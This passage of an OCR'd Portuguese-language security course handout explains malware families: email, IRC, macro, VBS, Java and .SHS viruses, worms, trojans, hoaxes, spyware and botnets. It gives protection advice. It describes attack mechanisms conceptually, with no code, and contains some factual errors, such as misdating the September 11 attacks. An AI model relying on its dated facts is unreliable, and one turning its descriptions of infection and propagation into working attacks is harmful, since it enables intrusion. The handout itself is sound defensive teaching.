
Se estes vírus contiverem instruções para se autopropagar através dos endereços contidos no catálogo de endereços do usuário, fazendo uso das bibliotecas MAPI, então sua propagação terá um efeito multiplicador, que além dos danos que seu veneno (payload) irá ocasionar, saturará muitos dos servidores de correio eletrônico dos provedores de Internet.

Muitos programadores implementam suas próprias rotinas SMTP (Simple Mail Transfer Protocol) e MIME (Multipurpose Internet Mail Extensio) para que seus vírus possam se autopropagar para todos os contatos do catálogo de endereço, sem depender de qualquer propama do usuário, isso aumenta a probabilidade de propagação em 100%. Alguns vírus mais sofisticados ainda conseguem detectar a presença de um servidor de SMTP instalado no usuário, seja por necessidade do usuário, descuido ao instalar programas diversos ou mesmo de um outro vírus que já esteja residindo o computador e possua seu servidor de e-mail, desta forma evita de entrar em choque e chamar a atenção do usuário.

Outros programadores se aproveitam das vulnerabilidades de MIME exploit (iremos discutir este assunto mais detalhadamente em outros capítulos) que executam automaticamente os arquivos em anexo para o modo de “visualização prévia”, encontrados nos softwares de correio MS Outlook e Outlook Express.

Esta vulnerabilidade do protocolo MIME só ocorre quando: 1. O MS Outlook está configurado com a opção “Mostrar janela de visualização prévia”, que por padrão vem habilitada; 2. A versão do Outlook Express está vulnerável a este tipo de ataque, vejamos na prática :





Para corrigir está vulnerabilidade existem duas opções:

1. A menos confiável: Desabilitar/desmarcar a opção de “Mostrar painel de visualização”
2. A mais segura: Aplicar o patch de segurança recomendado pela Microsoft para evitar riscos de segurança MIME Exploit e IFRAME Exploit, que pode ser encontrado em:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp

Vale ressaltar que apenas os seguintes softwares possuem este problema:

- Microsoft Internet Explorer 5.01
- Microsoft Internet Explorer 5.5

Nota: O Internet Explorer 5.01 Service Pack 2 não é afetado por esta vulnerabilidade.

Para finalizar esta seção é importante ressaltar que nos dias atuais é muito difícil identificar qual anexo está ou não infectado. Seria muito fácil pra eu dizer: nunca abra os anexos de e-mails desconhecidos, mas desta forma eu deixaria uma resposta dúbia: E os arquivos anexados enviados por pessoas conhecidas ? Para esta resposta vale voltar um pouco no assunto atual e verificar que é possível que algum conhecido tenha sido infectado por um destes vírus e que seu mecanismo de autopropagação tenha descoberto seu e-mail no catálogo de endereços do seu amigo e vindo parar em você. Desta forma, verifica-se quem anexos enviados por conhecidos podem não ser considerados seguros.
Então o que fazer ? Nunca abrir um anexo ?
Negativo ! Em primeiro lugar ter um bom e sempre atualizado antivírus, dê preferência pelos antivirus que podem verificar instantaneamente vírus em anexos de e-mails, e em segundo, só abra o essencial, quem muito se arrisca um dia acaba caindo.

1.2.9 – Vírus de IRC

Também considerado como um tipo específico de propagação mais do que uma técnica de programação, os vírus de IRC, propagados via mIRC são bastante semelhantes aos de anexo de e-mail, sendo que no caso específico do mIRC está propagação decorre das transferências de **DCC** (Direct Control Command).

Para garantir que nenhum vírus irá se auto instalar no seu computador sem que você saiba jamais habilite a opção de “Recepção automática” na opção de DCC, mesmo para amigos conhecidos, pois como visto anteriormente, seu amigo pode ser infectado e por conseguinte lhe infectar também.

O que freqüentemente acontece nos canais do IRC são Black-Hats, Crackers ou Lammers que se fazem passar por amigos ou Gurus e lhe mandam via DCC arquivos maliciosos, que ao executar habilitam a sua “recepção automática” do mIRC fazendo com que tais indivíduos tenham total acesso ao seu computador.

Comentário Técnico:

Todo mIRC possui um arquivo de configuração que é responsável por todas as funções do software, chamado de SCRIPT.INI, quando um indivíduo mal intensionado lhe manda um arquivo para ser executado, normalmente este programa tem uma única função que é a de alterar a sua linha de “recepção automática dos canais DCC”, dentro do SCRIPT.INI.
Até pouco tempo atrás, muitas pessoas nos canais do IRC foram enganadas por indivíduos que diziam possuir skins divertidos para o mIRC e que para tê-lo o usuário do mIRC bastaria solicitar via DCC o arquivo SCRIPT.INI e colocá-lo no diretório c:\mIRC sobrescrevendo o existente. Essa simples atitude abria as portas para o lammer entrar e ter total controle do computador do usuário.

Em outros tempos, muitos mIRC de guerra foram disponibilizados em sites da Internet e além de prover as funcionalidades prometidas também deixavam abertos os canais de recepção automática do DCC, desta forma, os lammers que atacavam os wannabe dos canais IRC eram humilhados e prejudicados por verdadeiros crackers e black-hats (nada mais justo – um mal para o mal).

Os Primeiros mIRC, anteriores a versão 5.31, e os primeiros PIRC, anteriores ao PIRC98, todos vinham com a recepção automática do DCC habilitada, causando muitos incidentes à medida que novos lammers e crackers exploravam estas falhas.
Apenas para ilustrar a situação, o lammer apartir do seu mIRC, clicava em SEND file e todos os usuários que estavam naquele mesmo canal que o lammer recebiam automaticamente o SCRIPT.INI, abrindo todas as portas para a entrada do mesmo.

1.2.10 – Vírus de Macro

São uma nova família de vírus que infectam documentos e planilhas de cálculos. Começaram a ser reportados a partir de Julho de 1995, quebrando o conceito da época de que os vírus só poderiam se propagar e infectar arquivos executáveis com extensões .EXE e .COM.

Hoje em dia basta abrir um documento ou planilha de cálculo infectada para que um computador limpo de vírus seja também infectado.

Comentário Técnico:

Os Vírus de Macro possuem 3 características básicas:

1) Infectam documentos do Word ou Ami-Pro. Planilhas de cálculo do Excel e arquivos de banco de dados do Access;
2) Possuem a capacidade de autoinfectar e autocopiar em um mesmo sistema, a outros sistemas ou a unidades de redes que estejam conectadas;
3) Utilizando as interfaces da biblioteca MAPI se propaga para todos os contatos do catálogo de endereço

Apesar de que os vírus de macro são escritos nas linguagens de macro do Word e Excell e conseqüentemente deveriam infectar unicamente a documentos e planilhas de cálculo, contudo é possível desenvolver um vírus de macro que execute chamadas ao sistema operacional, dando ordens de apagar arquivos ou mesmo de formatar o disco rígido.

Tal é o caso do vírus de macro MDMA, que apaga arquivos específicos do Windows 95/98, fazendo uso da macro AutoClose, que utiliza o comando FORMAT.C dentro da macro AutoOpen, realizando a formatação do disco rígido.

Um dos sintomas que podem acusar a presença de um vírus de macro, no caso do Word, é a presença de estranhas macros: AAAZAO, AAAZFS, AutoOpen, PayLoad, Veneno, SaveFileAs, etc. Instaladas no documento mestre padrão Normal.dot. Ao abrir ou usar um documento infectado, estas macros se propagarão automaticamente a todos os documentos que forem abertos apartir desse momento.

Outra característica dos vírus de macro é que suas ações estão destinadas exclusivamente a um tipo de documento, planilha de cálculo ou arquivo de banco de dados, criados no Word, Ami-Pro, Excel ou Access. Um documento aberto em outro processador de texto, como Word Perfect ou KWord não será contagiado ao ler ou carregar um documento infectado pelo Word, devido ao fato de que estes não podem executar as macros que são próprias para o Word.

O mesmo ocorrerá ao carregar ou ler um documento infectado do Excell no Word. Este último não pode executar as macros do primeiro e por tando o documento Normal.dot não será contaminado.

Os vírus de macro mais comuns:

- **Concept**
- FormatC
- Infezione
- **Fujimori**
- Irish
- Cap
- **Wazzu**
- Npad
- DMV
- **Laroux**
- Colors

Referências:

Concept – www.persystems.net/sosvirus/concept.htm
Fujimori – www.persystems.net/sosvirus/fujimori.htm
Wazzu – www.persystems.net/sosvirus/wazzu.htm
Laroux – www.persystems.net/sosvirus/laroux.htm

Cada vez mais uma maior quantidade de vírus de macros aparecem e se propagam em quantidade maior que os vírus executáveis, isto se deve a dois simples fatores:

1. Os Vírus de Macro, apesar de terem ações muito sofisticadas no seu processo de infecção, são extremamente fáceis de criar ou modificar, para tando só é necessário ter noções de programação em linguagem de macro (que por sua vez é muito mais simples do que programação em linguagem de alto nível). Inclusive se distribuem Geradores de Vírus de Macro em muitos sites da Internet.

2. Atualmente os usuários estão trocando muito mais documentos que arquivos executáveis, seja por meio de disquete, correio eletrônico ou outro meio, o qual insentiva os desenvolvedores de vírus.

No início de 1998 foi reportada a primeira nova espécie de vírus de macro que infectava os banco de dados (MDB) do Access. A partir de então a criação de vírus de macro tem sido uma constante e enviadas por e-mail através de arquivos infectados em anexo.

Para os antivírus uma técnica chamada *Wise Heuristics* detecta automaticamente e em tempo real todos os vírus de macro do Office 95/97/2000/XP, até mesmo os desconhecidos.

1.2.11 – Vírus de Script Visual Basic (.VBS)

São vírus também disseminados pela Internet através dos anexos de e-mails.

Scripts em Visual Basic substituem os antigos .BAT do DOS, que são um conjunto de instruções seqüenciais ou comumente chamados de arquivos de comandos em lote. Servem para realizar uma determinada tarefa para cada vez que o sistema operacional iniciar, para fornecer um login em servidor de rede, ou para executar uma aplicação, armazenadas dentro de nome de arquivo e extensão adequados.

Estes vírus podem ser desenvolvidos em qualquer linguagem de programação e possuírem determinados objetivos de danos, alguns simplesmente usam as instruções Visual Basic Script como meio de propagação. Também é possível editar instruções no bloco de notas do Windows (Notepad) e salvar o arquivo com a extensão .VBS

Comentário Técnico:

Atualmente existem duas maneiras de propagação desses vírus:


1. Infecção através de canais de IRC

2. Re-envio para os contatos do catálogo de endereço no Microsoft Outlook

Ambas já discutidas nesse capítulo.

Os vírus mais conhecidos em .VBS são o Melissa e o Loveletter (I Love You), veja o Apêndice B desta apostila para conhecer em detalhes estes dois inimigos. Para os antivírus a mesma técnica *Heurística* para sanar vírus de macros serve para sanar vírus .VBS e mutações.

1.2.12 – Vírus de Java e Java Scripts



Baseados nas características de orientação a objetos (portabilidade – executa em qualquer sistema operacional, versátil – se adequa facilmente a qualquer programa e interpretado – é executado diretamente pelo código objeto, ou seja, não precisa ser executado para funcionar) muitos desenvolvedores pensaram em Java como um meio de produzir novas espécies virais. Devido a certas restrições definidas nas propriedades de segurança, tanto dos sistemas operacionais quanto dos navegadores de Internet, foram poucos os vírus desta característica que se desenvolveram.

Comentário Técnico:

Programas escritos em Java só podem funcionar em máquinas que possuam o ambiente de execução Java. Estes ambientes de execução são conhecidos como “caixas de areia”, pois os programas escritos em Java ficam unicamente restritos a este ambiente. Devido a esta restrição muitos desenvolvedores de vírus desistiram de aperfeiçoar suas criações.

O nome desses ambientes de execução é Java Virtual Machine, que você precisa fazer o download do site da sun, www.sun.com, e instalar antes de poder executar qualquer aplicativo Java.


Recentemente alguns desenvolvedores de vírus se aproveitaram de diversas vulnerabilidades encontradas tanto nas Virtuais Machine quanto nos interpretadores Java dos navegadores de Internet para aprimorarem os payload de seus vírus a fim de obter o máximo possível de dano ao usuário. Mas a forma de propagação era o próximo obstáculo. Para propagar seus vírus os desenvolvedores de vírus precisavam que os usuários visitassem um site da Internet que possuísse em suas páginas .HTML o código virótico para interpretação e por conseguinte infecção do usuário. Ou seja, a única forma de contágio dos vírus em Java Script é visitando uma página na Internet que possua entre suas linhas de programação a rotina de propagação do vírus. Certamente que o proprietário do site sabe que suas páginas contem códigos maliciosos, nocivos para o visitante, contudo a quantidade de lammers que deixam seus sites na Internet repletos de códigos desse tipo cria um clima de campo minado para o visitante.

Pior que o caso dos lammers é o caso dos verdadeiros black-hat, que criam páginas atraentes, como pornografia, download de vídeos, download de mp3, download de jogos, em fim, qualquer tipo de conteúdo que atraia o visitante e o faça permanecer o máximo de tempo possível em seu site. Mas por quê ? Quando o visitante acessa o site o vírus infecta a máquina, instala um programinha no computador do visitante e informa ao dono da página que computador tal está aberto a invasões, este tipo de técnica veremos no próximo tópico. Uma vez online na Internet e com seu computador infectado o black-hat poderá roubar qualquer informação que achar conveniente ou mesmo instalar um segundo programa que capture suas senhas de banco, de e-mail e etc.

E como se proteger desse mal ? Deixando de navegar na Internet ?

Negativo ! O mais seguro a fazer é sempre manter atualizada sua versão do Java Virtual Machine e do seu navegador de Internet. Constantemente vulnerabilidades nas ferramentas Java são encontradas e correções são imediatamente disponibilizadas para atualização dos programas. Uma segunda dica seria a desinstalação do Java Virtual Machine em caso de não mais precisar utilizá-la, ou apenas precisar raramente. Segurança em Java ainda é um assunto muito recente para a comunidade da informática, desta forma podemos ter a certeza de que novas falhas irão aparecer muito em breve. Estar sempre checando o site do seu sistema operacional e verificando as notícias de segurança é a melhor dica a seguir, e claro navegar em sites de confiança.

1.2.13 – Vírus Oculto .SHS (Vírus de Desktop Windows)



Uma das últimas modalidades de propagação massiva de vírus através da Internet tem surgido a partir da criação de um vírus denominado VBS/Stages.SHS . Uma variação do VBS/Stages.

VBS/Stages, é um tipo de **Visual Basic Script**, sua nova variação tenta enganar os usuários com um arquivo normal de texto (LIFE_STAGES.TXT.SHS), mas com a extensão **.SHS**

Os arquivos com extensão .SHS (Shell Scraps), são executáveis do Windows RUNDLL32, também conhecidos como Scrap Object Files.

Um arquivo copiado dentro de um documento aberto do Microsoft Office, e logo copiado e colado sobre o Windows Desktop cria um arquivo “scrap” com a extensão .SHS. Os arquivos Scrap foram criados desde a primeira versão do Windows 95, para permitir que os textos e gráficos pudessem ser arrastados e colados (drag and drop) dentro das aplicações do Microsoft Office.

Este novo arquivo Scrap, pode ser renomeado com qualquer outra extensão e executará o programa que contiver em sua forma oculta, ao processar um click. Quando é distribuído através de e-mail, transferido como uma mensagem dentro da rede ou outro meio baseado em web, a extensão .SHS fica visível, mas uma vez que é salvo em disco, desaparece outra vez.

Detendo estas características, pode ocultar arquivos executáveis, comumente usados como “cavalos de tróia” (veremos mais adiante em detalhes) em Windows 95/98, Millenium, 2000/NT e XP.

Com esta nova modalidade de propagação facilita e incrementa o fator de risco de infecções de vírus entre os usuários de Internet, que por sua vez infectarão aos que se conectarem com suas estações de trabalho dentro da intranet do trabalho.

A Recomendação para se evitar este tipo de incidente é sempre a mesma: só execute ou salve arquivos anexos aos e-mails o qual você conhece a procedência. E sempre tenha em mãos um bom antivírus atualizado.

1.2.14 - Worms

Em 1984 o Dr. **Fred Cohen** classificou os emergentes vírus de computador em 3 categorias: Cavalos de Tróia, Worms e Vírus. Aplicou o termo “worm” simplesmente porque o considerava um programa “verminoso” (worm = verme).

Ainda em 1984 ao sustentar sua tese de doutorado em engenharia elétrica, para a universidade do Sul da Califórnia, demonstrou como se poderia criar um vírus, motivo pelo qual é considerado como o primeiro autor auto-identificado de vírus de computador. Nesse mesmo ano apresentou seu célebre livro “Um pequeno curso sobre os vírus de computador”.

Segundo alguns estudiosos de vírus de computador, “worms de computadores são aqueles programas malignos que se propagam através de redes de computadores, como um tipo de vírus companheiro, que não alteram arquivos de setores de disco. Estes programas tomam controle da memória, calculam as direções de outros computadores conectados na rede e enviam copias de si mesmo”.

Atualmente, os três grupos de vírus anteriormente definidos se reuniram numa única classe maior, as dos Vírus, dessa forma, para efeitos de estudo, um Worm é um Vírus do tipo Worm. Mas porque isso ?


Devido à influência dos meios da mídia, o usuário acostumou-se com a palavra vírus, então para não confundir o usuário adotamos esta nova concepção para apresentação, contudo estas nomeclaturas são semelhantes aos casos dos hackers, crackers, phreaks, etc. Cada especialidade possui sem nome correto, mas convém adotarmos um linguajar simples para a compreensão popular.

Um caso interessante e historicamente importante para a comunidade da segurança da informação está descrita no Apêndice B desta apostila, falando do Internet Worm de 1988. Quando os analistas da época perceberam que algo estava errado com a Internet a primeira indagação a surgir foi a possibilidade de existência de um vírus à solta. Com um pouco mais de estudo chegaram a conclusão de que não se tratava de um vírus e sim de um worm, pois era como uma lombriga na Internet, a “coisa” estava se espalhando e “destruindo”.

Na prática, a importância em relatar uma atividade como causada por um vírus ou por um worm é enorme. Sendo um vírus sabemos que o objetivo principal é o de prejudicar uma máquina específica, sendo um worm o objetivo principal é o de derrubar um número indefinido de máquinas. Isolar uma máquina infestada por um vírus é relativamente simples, contudo isolar uma atividade worm requer medidas umas tanto complexas, pois enquanto você trata em desinfectar uma máquina outra máquina já contaminada irá tratar de re-infectar a máquina que você está limpando.

1.2.15 - Cavalos de Tróia (Trojans Horses)

Em 1984 o Dr. **Fred Cohen** classificou os emergentes vírus de computador em 3 categorias: Cavalos de Tróia, Worms e Vírus. Aplicou o termo “cavalo de tróia" pela forma discreta em ingressar nos



sistemas. Este conceito foi inspirado numa clara alusão a estratégia bélica empregada na Batalha de Tróia, relatada nas obras épicas gregas escritas por Homero.

Retala a obra que os gregros ingressaram num grande cavalo de madeira para dentro da cidade amuralhada de Tróia, fazendo-os crer que era um troféu de guerra. Dentro deste cavalo escondiam-se vários saldados gregos, que ao cair da noite, procederam em abrir as portas da cidade para suas tropas.

Segundo alguns estudiosos de vírus de computador, “os cavalos de tróia são programas que executam ações destrutivas, sobre certas condições, destruindo informações de discos rígidos, burlando sistemas e etc.”

Os troianos querem que suas “vítimas” abram ou executem um arquivo anexado a um e-mail para que deste modo seu vírus instale uma cópia de si próprio e a partir dele inicie seu processo de infecção.

Comentário Técnico:

Como podemos ver os 3 grupos de vírus inicialmente proposto pelo Dr. Cohen são totalmente compreensíveis em termos de diferenças, contudo nos dias atuais a indústria de softwares briga por criar o software perfeito, aquele que irá eliminar a ameaça indiferente a qual grupo de risco ela pertença. Agindo desta forma a indústria precisa escolher um dos três nomes para realizar sua campanha de marketing. Prevaleceu nessa hora o nome “Vírus”, sendo assim, para o usuário leigo, um vírus é um worm e este é um cavalo de tróia.

Mais adiante veremos que a indústria de software não se conteve em limitar sua área de atuação apenas para os vírus, mas sim para toda a área de segurança da informação. No Apêndice B desta apostila apresentamos de forma detalha dois dos maiores cavalos de tróia da história da Internet, o Back Orifice e o Netbus, não deixe de conferir !

1.2.16 – Vírus Hoaxes

Hoaxes, que em português quer dizer : engano, é um tipo de vírus psicológico, que aproveita para assustar as pessoas amedrontadas com vírus de computador. Não possui nenhum efeito maligno a não ser o de causar pânico entre as pessoas.

Como exemplo prático de um hoax poderíamos sitar a população norte americana logo após os atentados de 11 de Novembro de 2002, onde dois aviões controlados por terroristas chocaram-se contra as duas torres do então World Trade Center. Se algum de vocês fosse um desumano insensível ou um estremista revoltado com a população dos EUA bastaria entrar em qualquer shopping center da cidade de Nova York, de preferência na praça de alimentação, e gritar bem alto : Bomba! Bomba!, certamente você não matou ninguém, mas conseguiu criar uma bela confusão. Isso é um hoax, uma forma doentia de provocar confusão sobre assuntos que amedrontam populações inteiras.

O pavor em ter que enfrentar uma situação desconhecida, ainda mais quando os fatos apontam tais situações como extremamente prejudiciais para o indivíduo, é o suficiente para desestruturar psicologicamente qualquer ser humano. A esta vulnerabilidade humana os hoaxes exploram.

Resumido a palavra, voltemos para o vírus hoaxes: Os Hoaxes são mensagens escandalosas de alerta ou advertência relacionada com descoberta de novos tipos de vírus. Estas mensagens informam sobre o aparecimento de uma nova espécie viral, o mesmo que “está em propagação pela Internet para destruir informações ou afetar sistemas de computadores”.

Estas mensagens deliberadamente falsas, são criadas com graves intensões de provocar pânico. Os usuários ingênuos caem na conversa e seguem as instruções contidas nas mensagens (hoaxes) e empenham-se em re-transmitir, pensando que desta forma irão ajudar outras pessoas. Estes ecos provocam uma reação em cadeia que irá do amedrontamento ocasionar a saturação dos servidores de correio e conseqüentemente congestionar as conexões da Internet.

Um exemplo de um Hoax:

PERIGO!!!
Se você receber um e-mail com o título "YOU WIN U$2000" NÃO O ABRA! Isto irá apagar TUDO o que você possui no seu disco rígido! Envie esta mensagem para o máximo de pessoas que você puder... este é um novo vírus e pouquíssimas pessoas sabem sobre ele!

Alguns exemplos de títulos de mensagens falsas e oportunistas:

Deeyenda Maddick	Good times	AOL4FREE.COM
Penpal Greetings	Join the Crew	Join the Club
Disneyworld	Get more money	WIN A HOLIDAY
Cancer chain	Hacky B-day	Irina
National Bank Chain	Hackingburgh	NaughtyRobot
Bud Frogs warning	Buddlylst	Londhouse

Um site curioso, cuja finalidade única é a de coletar hoaxes, merece nossa visita:
http://www.vmyths.com

1.2.16 –Cookies

Para desmestificar, cookies não são e nem podem ser vírus, nem qualquer tipo de tecnologia virótica nem de propagação.


Cookies são basicamente arquivos simples de texto, implantado por servidores web's, com finalidades e objetivos certos.

Não iremos nos estender muito nesse assunto, a única coisa que nos interessa saber é que cookies foram feitos para ajudar e melhorar a Internet, contudo pessoas inescrupulosas conseguem tornar uma ferramenta tão útil em algo indesejado por um grande número de clientes.

Quando falamos em problemas relacionados aos cookies nada tem haver com os vírus de computador. Os problemas dos cookies levantam questões éticas e não técnicas.

Para se aprofundar mais nesse assunto bastante polêmico:
http://www.cookiecentral.com/content.phtml?area=2&id=1

Veja algumas imagens :



Resultado positivo de um cookie: ao acessar um site conhecido o mesmo apresenta seu nome e já lhe apresenta informações a respeito de assuntos do seu interesse.

1.2.16 –Spyware & Adware

Semelhante ao vírus tipo Hoaxes e aos Cookies, Spyware (Software Espião) e Adware (Publicidade não desejada) não são técnicas de programação nem de propagação e sim o que podemos nominar de vírus social, ou seja, aquele tipo de software polêmico que mais causa confusão e entriga do que danos materiais.

Spyware são arquivos ou aplicativos que são instalados em seu computador, algumas vezes sem seu concentimento ou autorização, ou mesmo depois que você aceita as “Condições de Uso”. Estes programas se auto executam em “background” (segundo plano) quando você se conecta a Internet.

Os Spyware monitoram e capturam informações das atividades dos usuários, as enviando para servidores onde são armazenadas para fins em geral comerciais. Tais informações serão posteriormente vendidas a provedores de produtos e serviços como maillings. Estes provedores utilizam-se destas informações para difundir informações na forma de spam, ou melhor, envio de informações não solicitadas para seu e-mail.

Adware, semelhante aos spyware, são aplicativos instalados da mesma forma que no caso anterior, fazendo com que banners publicitários de serviços e produtos aparecem na sua telinha.

Com freqüência recebemos mensagens por e-mail de destinatários os quais não solicitamos nada ou de listas de correio o qual jamais nós tenhamos nos registrados. Estas mensagens nos ofertando produtos, viagens turísticas e etc são resultados, em sua maioria, pelos Adware e/ou Spyware.

É muito importante mencionar que NEM TODOS os programas gratuitos contêm arquivos espiões ou publicitário.

Algumas empresas que comercializam informações coletadas através de Spyware e Adware:

- **www.doubleclick.com**
- **www.valueclick.com**
- **www.cydoor.com**
- **www.gatorcorporation.com/advertise**

Existem várias formas de lidar com Spywares/Adware, a mais simples é utilizando programas como o Spy Sweeper da Webroot, incluso no CD do curso. Este programinha freeware é responsável além de outras coisas por: Automaticamente detectar e remover as mais comuns formas de spyware, trojans , system monitor, keyloggers e adware.

Para verificar se seu computador possui algum spyware que mereça atenção, faça um scan gratuito online através do site:
http://www.webroot.com/services/spyaudit_03.htm

Fonte de consulta: http://www.webroot.com/wb/products/spysweeper/index.php

1.2.17 –Botnets

1. O que é um Botnet?

Um Botnet é um arquivo (normalmente .exe) criado por alguém com a finalidade de infectar um computador e conseqüentemente conseguir o acesso remoto ao mesmo, tipo um trojan – medidas suas proporções. Botnets normalmente são feitos para infectar e disseminar em ambientes de IRC, algumas vezes sendo transmitidos diretamente via um arquivo .exe (tipo mulhernua.exe) ou inserido ocultamente em scripts específicos de mIRC, que irão executar ocultamente o botnet. Muitos scripts de guerra encontrados em sites não confiáveis normalmente possuem botnets acoplados, com a finalidade de infectar o lammer novato.

Um exemplo de Botnet é o chamado Global Threat(GT), existem vários tipos de Botnets contudo este é o mais popular pelo fato de ser fácil de editar e pelo poder de seu veneno, que abre um prompt de comando para o attacker no computador da vítima. Outro bot bastante popular é o "Litmus". Este Botnet não permite edição e possui muitas outras funções além de abrir um prompt de comando, como a realização de ataques DDoS utilizando o computador da vítima como ponto de partida para outros tipos de ataques.

Outros botnets populares mas não abordados neste artigo: GSpot, Evil Bot, Acebot e HTML Infecter.
Para uma lista maior de botnets: http://lockdowncorp.com/bots/list.html

2. Quais são os objetivos de um Botnet?

Um Botnet é criado por vários motivos, vejamos:

1. O principal que tem sido relatado é a utilização da conexão de Internet da vítima para enviar pacotes de “ping” a um determinado alvo a fim de congestionar a conexão dele e por conseguinte conseguir expulsá-lo ou derrubá-lo da Internet. Essa técnica é conhecida como Ping Flood, e é uma ramificação do tipo de ataque DDoS.
2. Outro motivo pelo qual um botnet é criado consiste em usar o computador da vítima como um “IRC BNC”, que significa em utilizar o computador da vítima

para se conectar a um servidor de IRC com o login do hacker, dessa forma os servidores de IRC não registram a duplicidade de logins simultâneos e está feito o clone sem serem banidos do canal, e o hacker remotamente terá o controle do canal desejado à medida que vários clones seus existirem no canal e os demais usuários e o próprio ircop se retirar por qualquer segundo que for.

3. Serve para utilizar o host como um scanner de vulnerabilidades NT IIS, Netbios e Unicode.
